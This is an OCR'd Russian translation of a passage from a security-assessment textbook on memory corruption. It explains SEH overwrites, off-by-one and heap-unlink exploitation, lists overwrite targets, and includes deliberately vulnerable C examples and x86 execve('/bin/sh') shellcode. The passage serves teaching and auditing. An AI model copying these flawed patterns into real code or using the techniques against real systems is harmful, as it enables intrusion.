
Примечание

Обработка исключений -- это возможность ряда языков, популяризированная языком программирования C++. Хотя обработка исключений C++ (EH) значительно сложнее базового

механизма Windows SEH, C++ исключения в Windows реализованы поверх SEH. Если вы хотите узнать больше об обработке исключений Windows C++, стоит посмотреть материал по адресу www.openrce.org/articles/full_view/21.

SEH предоставляет удобный метод эксплуатации переполнений стека в Windows-системе, потому что регистрационные структуры обработчиков исключений расположены на стеке. Каждая структура имеет адрес процедуры обработчика и указатель на родительские обработчики. Эти структуры показаны на рисунке 5-7.

Рисунок 5-7. Раскладка Windows SEH




Когда происходит исключение, эти записи проходятся от самого недавно установленного обработчика назад к первому. На каждом этапе обработчик выполняется, чтобы определить, подходит ли он для текущего выброшенного исключения. (Это объяснение немного упрощено, но есть отличная статья, описывающая процесс, по адресу www.microsoft.com/msj/0197/exception/exception.aspx.)

Следовательно, если атакующий может вызвать переполнение стека, за которым следует какое-либо исключение, эти регистрационные структуры исключений исследуются, и адрес обработчика исключения в каждой структуре вызывается до тех пор, пока не будет найден подходящий. Поскольку это структуры на поврежденном атакующим стеке, приложение переходит по адресу, выбранному атакующим. Когда возможно переполнить буфер довольно большим объемом, атакующий может скопировать данные поверх всего стека, что приводит к исключению при перезаписи базы стека. Затем приложение использует поврежденную SEH-информацию на

стеке и переходит по произвольному адресу. Этот процесс изображен на рисунке 5-8.

Рисунок 5-8. Эксплойт SEH



Ошибки off-by-one

Повреждение памяти часто вызывается неправильным расчетом длины массива. Среди самых распространенных ошибок -- **ошибки off-by-one**, при которых расчет длины ошибается на один элемент массива. Такая ошибка обычно вызвана тем, что не учитывается завершающий элемент или неправильно понимается способ работы индексации массивов. Рассмотрите следующий пример:

```
...
void process_string(char *src) {
    char dest[32];

    for (i = 0; src[i] && (i <= sizeof(dest)); i++)
        dest[i] = src[i];
...
```

Функция `process_string()` начинает с чтения небольшого числа символов из аргумента `src` и сохранения их в стековый буфер `dest`. Этот код пытается предотвратить переполнение буфера, если в `src` больше 32 символов, но у него есть простая проблема: он может записать один элемент за пределы `dest`. Индексы массивов начинаются с 0 и продолжаются до `sizeof(array) - 1`, поэтому массив с 32 элементами имеет допустимые индексы от 0 до 31. Предыдущий код индексирует один элемент за концом `dest`, поскольку условие, управляющее циклом, равно `(i <= sizeof(dest))`, когда должно быть `(i < sizeof(dest))`. Если `i` увеличивается до значения 32 в уязвимом коде, оно проходит проверку длины, и программа устанавливает `dest[32]` равным `src[32]`.

Такой тип проблемы многократно всплывает в коде, работающем со строками C. Строки C требуют места для хранения каждого байта строки, а также одного дополнительного байта для NUL-символа, используемого для завершения строки. Часто этот NUL-байт учитывается неправильно, что может приводить к тонким ошибкам off-by-one, таким как в листинге 5-3.

Листинг 5-3. *Ошибочный расчет длины на единицу*

```
int get_user(char *user) {
    char buf[1024];


    if(strlen(user) > sizeof(buf))
        die("error: user string too long\n");

    strcpy(buf, user);
    ...
}
```

Этот код использует функцию `strlen()`, чтобы проверить, достаточно ли места для копирования имени пользователя в буфер. Функция `strlen()` возвращает число символов в строке C, но не считает завершающий NUL-символ. Поэтому если строка имеет 1024 символа согласно `strlen()`, в памяти она фактически занимает 1025 байтов. В функции `get_user()`, если предоставленная строка `user` имеет ровно 1024 символа, `strlen()` возвращает 1024, `sizeof()` возвращает 1024, и проверка длины проходит. Следовательно, функция `strcpy()` записывает 1024 байта строковых данных плюс завершающий NUL-символ, вызывая запись на один байт сверх меры в `buf`.

Можно ожидать, что ошибочные расчеты off-by-one редко, если вообще когда-либо, эксплуатируемы. Однако на ОС, работающих на машинах Intel x86, эти ошибки часто эксплуатируемы, потому что можно перезаписать младший байт сохраненного указателя фрейма. Как вы уже знаете, во время выполнения программы каждая функция выделяет стековый фрейм для хранения локальных переменных. Адрес этого стекового фрейма, известный как базовый указатель или указатель фрейма, хранится в регистре EBP. Как часть пролога функции, программа сохраняет старый базовый указатель на стек прямо рядом с адресом возврата. Если off-by-one переполнение буфера срабатывает на буфере, расположенном прямо под сохраненным базовым указателем, NUL-байт записывается на один байт за конец буфера, что соответствует младшему байту сохраненного базового указателя. Это означает, что при возврате функции восстановленный базовый указатель неверен на величину до 255 байтов, как показано на рисунке 5-9.

Рисунок 5-9. Стековый фрейм off-by-one



Если новый базовый указатель указывает на какие-то контролируемые пользователем данные (например, символьный буфер), пользователи затем могут задать значения локальных переменных из предыдущего стекового фрейма, а также сохраненный базовый указатель и адрес возврата. Следовательно, когда вызывающая функция возвращается, может быть задан произвольный адрес возврата, и можно получить полный контроль над программой.

Ошибки off-by-one также могут быть эксплуатируемы, когда элемент записывается за пределы массива в другую переменную, используемую этой функцией. Последствия off-by-one ошибки для безопасности в такой ситуации зависят от того, как соседняя переменная используется после переполнения. Если переменная является целым числом, указывающим размер, она усекается, и программа может выполнять неправильные расчеты на основе ее значения. Соседняя переменная также может напрямую влиять на модель безопасности. Например, это может быть ID пользователя, позволяющий пользователям получать права, на которые они не имеют права. Хотя такие эксплойты специфичны для реализации, их воздействие может быть таким же серьезным, как у обобщенных атак.

Переполнения кучи

Переполнения кучи -- более недавнее развитие эксплуатации. Хотя сейчас они распространены, общие техники эксплуатации кучи появились только в июле 2000 года. Изначально эти техники были представлены опытным исследователем безопасности, известным как Solar Designer. (Его исходный advisory доступен по адресу www.openwall.com/advisories/OW-002-netscape-jpeg/.) Чтобы понять, как работает эксплуатация кучи, нужно быть знакомым с тем, как управляется куча. Следующие разделы рассматривают основы управления кучей и показывают, как эксплуатируются переполнения буфера в куче.

Управление кучей

Хотя реализации кучи сильно различаются, в большинстве алгоритмов присутствуют некоторые общие элементы. По сути, когда выполняется вызов `malloc()` или похожей процедуры выделения, некоторый объем памяти берется из кучи и возвращается пользователю. Когда эта память освобождается с помощью `free()`, система должна пометить ее как свободную, чтобы позже ее можно было использовать снова. Следовательно, нужно хранить состояние областей памяти, возвращаемых вызывающим сторонам, чтобы память можно было эффективно выдавать и возвращать. Во многих случаях эта информация состояния хранится inline. Конкретно, большинство реализаций возвращает пользователю блок памяти, перед которым расположен заголовок, описывающий некоторые базовые характеристики блока, а также дополнительную информацию о соседних блоках памяти. Тип информации в заголовке блока обычно включает следующее:

• Размер текущего блока
• Размер предыдущего блока
• Свободен ли блок или используется
• Возможно, некоторые дополнительные флаги


Примечание

BSD-системы управляют памятью кучи иначе, чем большинство других ОС. Они хранят большую часть информации о блоках out of band.

Свободные блоки часто сцепляются друг с другом с помощью стандартной структуры данных, например односвязного или двусвязного списка. Большинство реализаций кучи определяет

минимальный размер блока, достаточный для хранения указателей на предыдущий и следующий элементы списка, и использует это пространство для хранения указателей, когда блок не используется. Рисунок 5-10 -- пример двух базовых структур блоков, специфичных для реализаций glibc `malloc()`.

Рисунок 5-10. Структура кучи glibc



GLIBC in-use chunk GLIBC free chunk

Обратите внимание: такая организация блоков означает, что срабатывание переполнения приводит к повреждению информации заголовков выделенных фрагментов памяти, а также данных управления списками.

Эксплуатация переполнений кучи

Как вы, возможно, догадались, возможность произвольно изменять данные заголовков и указатели списков (как при переполнении буфера) дает атакующим возможность нарушить управление блоками кучи. Эти нарушения можно использовать для манипуляции заголовками блоков, чтобы получить надежное произвольное выполнение за счет алгоритмов обслуживания кучи, особенно обслуживания списков свободных блоков. После первоначального открытия Solar Designer этот процесс был подробно описан в *Phrack* 57 (www.phrack.org/phrack/57/p57-0x09). Следующий список резюмирует стандартную технику:

1. Предполагается, что блоки, помеченные как свободные, содержат указатели списка на следующий и предыдущий блоки в списке свободных фрагментов.
2. Когда блок освобождается, он часто объединяется с соседними блоками, если они тоже свободны.
3. Поскольку два блока объединяются в один, алгоритм кучи удаляет следующий фрагмент, который изначально был в списке свободных, корректирует размер освобождаемого фрагмента, чтобы отразить, что теперь он больше, а затем добавляет новый более крупный фрагмент в список свободных.
4. Переполнение в куче используется, чтобы пометить следующий фрагмент как свободный, чтобы позже он был отсоединен от списка свободных.
5. Буфер переполнения устанавливает указатели списка в поврежденном фрагменте в места, полезные атакующему.
6. Когда выполняется операция unlink, предоставленное атакующим значение фиксированного размера записывается в определенное атакующим место памяти.

Чтобы понять, почему отсоединение фрагмента приводит к произвольной перезаписи, рассмотрите следующий код для отсоединения элемента от двусвязного списка:

```
int unlink(ListElement *element) {
    ListElement *next = element->next;
    ListElement *prev = element->prev;

    next->prev = prev;
    prev->next = next;
    return 0;
```

```
}
```

Этот код удаляет `ListElement`, обновляя указатели в соседних элементах списка, чтобы убрать ссылки на текущий элемент, `element`. Если бы вы могли задать значения `element->next` и `element->prev`, вы увидели бы, что этот код невольно обновляет произвольные области памяти значениями, которые вы контролируете. Этот процесс показан до отсоединения на рисунке 5-11 и после отсоединения на рисунке 5-12.

Рисунок 5-11. Связный список до операции unlink





Рисунок 5-12. Связный список после операции unlink



Возможности перезаписать область памяти контролируемым значением обычно достаточно атакующим, чтобы получить контроль над процессом. Можно перезаписать много полезных значений, позволяющих атакующим скомпрометировать приложение. Несколько популярных целей включают следующее:

• *Global offset table (GOT)/process linkage table (PLT).* UNIX ELF-бинарники используют несколько структур загрузчика, чтобы разрешать вызываемые функции из библиотек в адреса. Эти структуры позволяют разделяемым библиотекам располагаться где угодно в памяти, так что приложению не нужны статические адреса API-функций во время компиляции. Нацеливаясь на эти структуры, атакующие могут перенаправить выполнение в произвольное место при вызове определенной API-функции (например, `free()`).
• *Exit handlers.* Exit handlers -- это таблица указателей функций, вызываемых при выходе процесса в UNIX ОС. Перезаписывая одно из этих значений, можно получить произвольное выполнение, когда процесс вызывает функцию `exit()` или возвращается из функции `main()`.
• *Lock pointers.* Windows использует набор указателей функций в process environment block (PEB), чтобы предотвращать несинхронизированное изменение информации процесса конкурирующими потоками. Эти lock pointers можно перезаписать, а затем запустить определенными типами исключительных условий.
• *Процедуры обработчиков исключений.* Windows PEB поддерживает адрес для процедуры unhandled exception filter. Эта процедура вызывается, когда исключение не обрабатывается успешно никаким другим обработчиком исключений. Распространенная техника -- использовать код обслуживания списка, чтобы перезаписать процедуру unhandled exception при обновлении одной части списка (например, предыдущего элемента), а затем вызвать нарушение доступа к памяти при обновлении другой части списка (следующего элемента). Эта техника гарантирует, что unhandled exception filter будет вызван немедленно, при условии что другой обработчик исключений не поймает успешно возникшее исключение нарушения доступа.
• *Указатели функций.* Приложения используют указатели функций по разным причинам, например для вызова функций из динамически загружаемых библиотек, для виртуальных функций-членов C++ или для абстрагирования низкоуровневых рабочих функций в opaque-структурах. Перезапись

специфичных для приложения указателей функций может дать надежный эксплойт против приложения.

Переполнения глобальных и статических данных

Глобальные и статические переменные используются для хранения данных, сохраняющихся между разными вызовами функций, поэтому обычно они хранятся в сегменте памяти, отличном от переменных стека и кучи. Обычно эти места не содержат общих runtime-структур данных программы, таких как записи активации стека и данные фрагментов кучи, поэтому эксплуатация переполнения в этом сегменте требует специфичных для приложения атак, похожих на уязвимость в листинге 5-2. Эксплуатируемость зависит от того, какие переменные могут быть повреждены при переполнении буфера и как эти переменные используются. Например, если могут быть повреждены переменные-указатели, вероятность эксплуатации возрастает, поскольку такое повреждение вводит возможность произвольных перезаписей памяти.

Shellcode

Переполнения буфера обычно эксплуатируются путем перенаправления выполнения в известное место памяти, где хранятся данные, контролируемые атакующим. Чтобы эксплойт был успешным, это место должно содержать исполняемый машинный код, позволяющий атакующим выполнять вредоносные действия. Это достигается созданием небольших фрагментов машинного кода, предназначенных для запуска shell, подключения обратно к исходному пользователю или выполнения чего угодно по выбору атакующего. На момент написания этой книги самая распространенная тенденция в создании shellcode использует stub'ы, способные загружать дополнительные компоненты по требованию через подключенный сокет, по мере необходимости атакующего на другом конце.

Написание кода

На самом базовом уровне shellcode -- это небольшой фрагмент позиционно-независимого кода, использующий системные API для достижения ваших целей. Чтобы увидеть, как это делается, рассмотрите простой случай запуска shell в UNIX. В этом случае код, который вы хотите выполнить, примерно таков:

```
char *args[] = { "/bin/sh", NULL };
execve("/bin/sh", args, NULL);
```

Этот простой код при запуске порождает командную shell. Если бы этот код выполнялся в сетевой службе, дескриптор сокета, с которым подключен пользователь, нужно было бы продублировать поверх stdin, stdout и, возможно, stderr.

Чтобы построить машинный код, необходимый для запуска shell, нужно понять, как этот код работает на более низком уровне. Функция `execve()` экспортируется стандартной библиотекой C, поэтому обычная программа сначала нашла бы реализацию libc `execve()` с небольшой помощью загрузчика, а затем вызвала бы ее. Поскольку эту функциональность может быть трудно воспроизвести в shellcode разумного размера, обычно хочется найти более простое решение. Как оказывается, `execve()` также является системным вызовом в UNIX-системах, и все, что делает функция libc, -- выполняет системный вызов.

Вызов системных вызовов в ОС на базе Intel обычно включает построение списка аргументов (в регистрах или на стеке, в зависимости от ОС), а затем просьбу к ядру выполнить системный вызов от имени процесса. Это можно сделать разными методами. Для Intel-систем функциональность

системного вызова может опираться на программное прерывание, инициируемое инструкцией `int`; call gate, вызываемый с помощью `lcall`; или специализированную машинную поддержку, например `sysenter`. Для Linux и многих вариантов BSD прерывание `int 128` зарезервировано для системных вызовов. Когда это прерывание генерируется, ядро обрабатывает его, определяет, что процессу нужно выполнить некоторую системную функцию, и выполняет запрошенную задачу. Процедура для Linux-систем такова:

1. Поместить параметры системного вызова в регистры общего назначения, начиная с `EBX`. Если системному вызову требуется больше пяти параметров, дополнительные параметры помещаются на стек.
2. Поместить номер желаемого системного вызова в `EAX`.
3. Использовать инструкцию `int 128`, чтобы выполнить системный вызов.

Изначально ассемблерный код выглядел бы примерно так:

```
xorl %eax, %eax                    ; zero out EAX
movl %eax, %edx                    ; EDX = envp = NULL
movl $address_of_shell_string, %ebx; EBX = path parameter
movl $address_of_argv, %ecx        ; ECX = argv
movb $0x0b                         ; syscall number for execve()
int $0x80                          ; invoke the system call
```

Почти вся функциональность, которая нужна при создании shellcode, состоит из серии системных вызовов и следует тем же базовым принципам, представленным здесь. В Windows номера системных вызовов не согласованы между версиями ОС, поэтому большинство Windows shellcode загружает системные библиотеки и вызывает функции в этих библиотеках. Хакерская группа Last Stage of Delirium (LSD) задокументировала основу того, что используется для написания большинства современного Windows shellcode, по адресу www.lsd-pl.net/projects/winasm.zip.

Поиск своего кода в памяти

Построенные фрагменты машинного кода должны быть позиционно-независимыми, то есть должны успешно выполняться независимо от своего расположения в памяти. Чтобы понять, почему это важно, рассмотрите пример из предыдущего раздела: нужно предоставить адрес вектора массива аргументов и адрес строки `"/bin/sh"` для параметра `pathname`. Используя абсолютные адреса, вы сильно ограничиваете надежность shellcode и должны были бы изменять его для каждого написанного эксплойта. Поэтому нужен метод динамического определения этих адресов независимо от окружения процесса, в котором выполняется код.

Обычно на CPU Intel x86 строки или данные, необходимые shellcode, предоставляются рядом с кодом, а их адрес вычисляется независимо. Чтобы понять, как это работает, рассмотрите семантику инструкции `call`. Эта функция неявно сохраняет адрес возврата на стеке; это адрес первого байта после инструкции call. Поэтому shellcode часто строится в следующем формате:

```
jmp end
code:
    ... shellcode ...
end:
    call code
    .string "/bin/sh"
```

Этот пример переходит в конец кода, а затем использует `call`, чтобы запустить код, расположенный сразу после инструкции `jmp`. В чем смысл этой косвенности? По сути, благодаря тому, что инструкция call неявно помещает адрес возврата на стек, на стеке оказывается относительный адрес строки `"/bin/sh"`. Следовательно, адрес `"/bin/sh"` можно вычислить автоматически независимо от того, где shellcode расположен в целевом приложении. Объединяя это с информацией из предыдущего раздела, shellcode `execve()` выглядел бы примерно так:

```
jmp end
```

```
code:
    popl %ebx          ; EBX = pathname argument
    xorl %eax, %eax    ; zero out EAX
    movl %eax, %edx    ; EDX = envp
    pushl %eax         ; put NULL in argv array
    pushl %ebx         ; put "/bin/sh" in argv array
    movl %esp, %ecx    ; ECX = argv
    movb $0x0b, %al    ; 0x0b = execve() system call
    int $0x80          ; system call
end:
    call code
    .string "/bin/sh"
```

Как видно, код для запуска shell довольно прямолинеен: нужно просто заполнить EBX, ECX и EDX значениями `pathname`, `argv` и `envp` соответственно, а затем вызвать системный вызов. Этот пример -- простой фрагмент shellcode, но более сложный shellcode основан на тех же принципах.

Механизмы защиты

Основы, рассмотренные до сих пор, представляют жизнеспособные техники эксплуатации для некоторых современных систем, но ландшафт безопасности быстро меняется. Современные ОС часто включают превентивные технологии, затрудняющие эксплуатацию переполнений буфера. Эти технологии обычно уменьшают шанс атакующего эксплуатировать ошибку или по крайней мере уменьшают шанс того, что можно построить программу, надежно эксплуатирующую ошибку на целевом хосте.

